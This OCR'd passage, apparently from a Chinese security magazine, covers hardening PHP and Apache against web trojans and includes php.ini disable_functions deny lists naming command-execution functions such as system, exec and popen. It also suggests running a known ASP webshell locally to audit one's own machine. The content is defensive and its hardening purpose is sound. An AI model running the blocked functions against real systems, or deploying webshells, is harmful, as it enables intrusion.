


图 10

改得面目全非，怎么办呢？首先讲一下如何禁止指令的执行，以phpspy为例子，Phpspy中可用5个函数来执行指令：

```
System, passthru, exec, shell_exec , popen
想禁止它怎么办?
在php.ini中有一个disable_functions项设置来禁用函数。
我们只需设置
disable_functions=System, passthru, exec, shell_exec, popen
```

保存，重启，效果如图11。




图 11

OK，指令遭到阻止。如果想要网站的其它程序不被修改，可以设置所有文件权限为500，这样入侵者就没办法修改我们的网页了（实际上还是可以通过php程序或者指令来修改文件权限，所以我们也要对此做限制）。

4、让入侵者无法读文件

如何才能让入侵者无法读取文件呢？是的，我们要阻止，不过也得做出牺牲。但是付出php不能进行文件操作的代价来换取服务器的一点安全，是否值得，自己去权衡吧！

下面就是使用的法宝：disable_functions，反正木马也是调用各种函数，我们就来一个狠点的，把各种让我们觉得不爽的函数删除，设置如下：

```
disable_functions = get_cfg_var, eregi, getphpcfg, phpinfo, passthru, exec, shell_exec, system, popen, mkdir, rmdir, chmod, unlink, dir, fopen, fread, fclose, fwrite, file_exists, closedir, is_dir, readdir.opendir, fileperms.copy, unlink, delfile, copy
```

或许还有许多漏网之鱼，你可以找一个php的webshell进行对照，看哪些还没有的就给加上。

如图12是设置后的效果。好了，以后假如php木马出了什么新功能，只要立刻把用到的函数禁止掉就OK了。




图12

三、Windows系统下apache配置方案

下面说一说针对 Windows 系统下的 apache 配置，Windows 下 apache 有一个和 *uix 下 apache 很不一样的地方，就是 Windows 下是以系统服务来启动的，默认是 system 权限，这可是恐怖的权限，好，我们给这个权限降一降。

```
Net user apache apachechinaapache /add
Net localgroup apache /add
Net localgroup users apache /del
Net localgroup apache apache /add
```

然后去服务管理器中把 apache 服务设置为以 apache 用户启动，并设置好 apache 用户和组的访问权限，如图 13，这样我们就放心多了。




图13

说明一下，本文主要是针对注入和防止 WEB 木马的专题文章，并非是全部的 php+mysql 安全配置，还有其它的 php 和 mysql 的攻击方法以及其防御方法本文并未给出，其它的安全配置内容你可以参阅http://www.xfocus.net/articles/200111/304.html。

如果对本文有看法和问题，可以到 www.nohack.cn 提出。

巧用木马检测机器安全

图佚名

大家对木马的理解也许就是用做 hack，但是你是否考虑换一个角度来利用木马呢？今天就用 asp 木马检测一下我们机器上的不安全因素。

本文使用“海洋顶端木马 2006”等 asp 木马在本机的虚拟目录里面做的测试，如图 1。

首先，我们查看本机有没有被建立超级用户，如图 2。

看吧，这里有一个名为 admin$ 的超级用户，但是我们用 net user 却没有发现，如图 3。

再来看看启动的是哪些服务，同时也可以看到它们的运行情况，这会让我们知道哪些不必要的服务在计算机中运行了，如图 4。


以上是在个人计算机上面出现的情况，如果是在一个网站上面，就可能被种植了 asp 木马，那我们就可以以毒攻毒。使用“思易 asp 木马追捕”进行搜索，刚刚使用的“2006 海洋木马”就出来了，如图 5。


小提示：


思易 asp 木马追捕：检查 asp 源码是否被放了木马，把文件放在网站，再用 IE 浏览器执行就可以了。


这篇文章主要是说明检测计算机不一定要使用安全检测工具，对于木马等黑客工具，只要我们合理的运用，同样也可以做到为自己的计算机做检测的目的。哈哈，就写到这里了，祝大家六一快乐。


（本文所涉及的思易 asp 木马追捕在光盘中有收录，请作者速与本刊联系）












编语：本文内容其实并不新颖，但有陆续入门的初学者对这些概念和具体操作并不怎么明白，于是有了这样一篇文章。



关闭Windows自带"后门"

图by 吴智慧

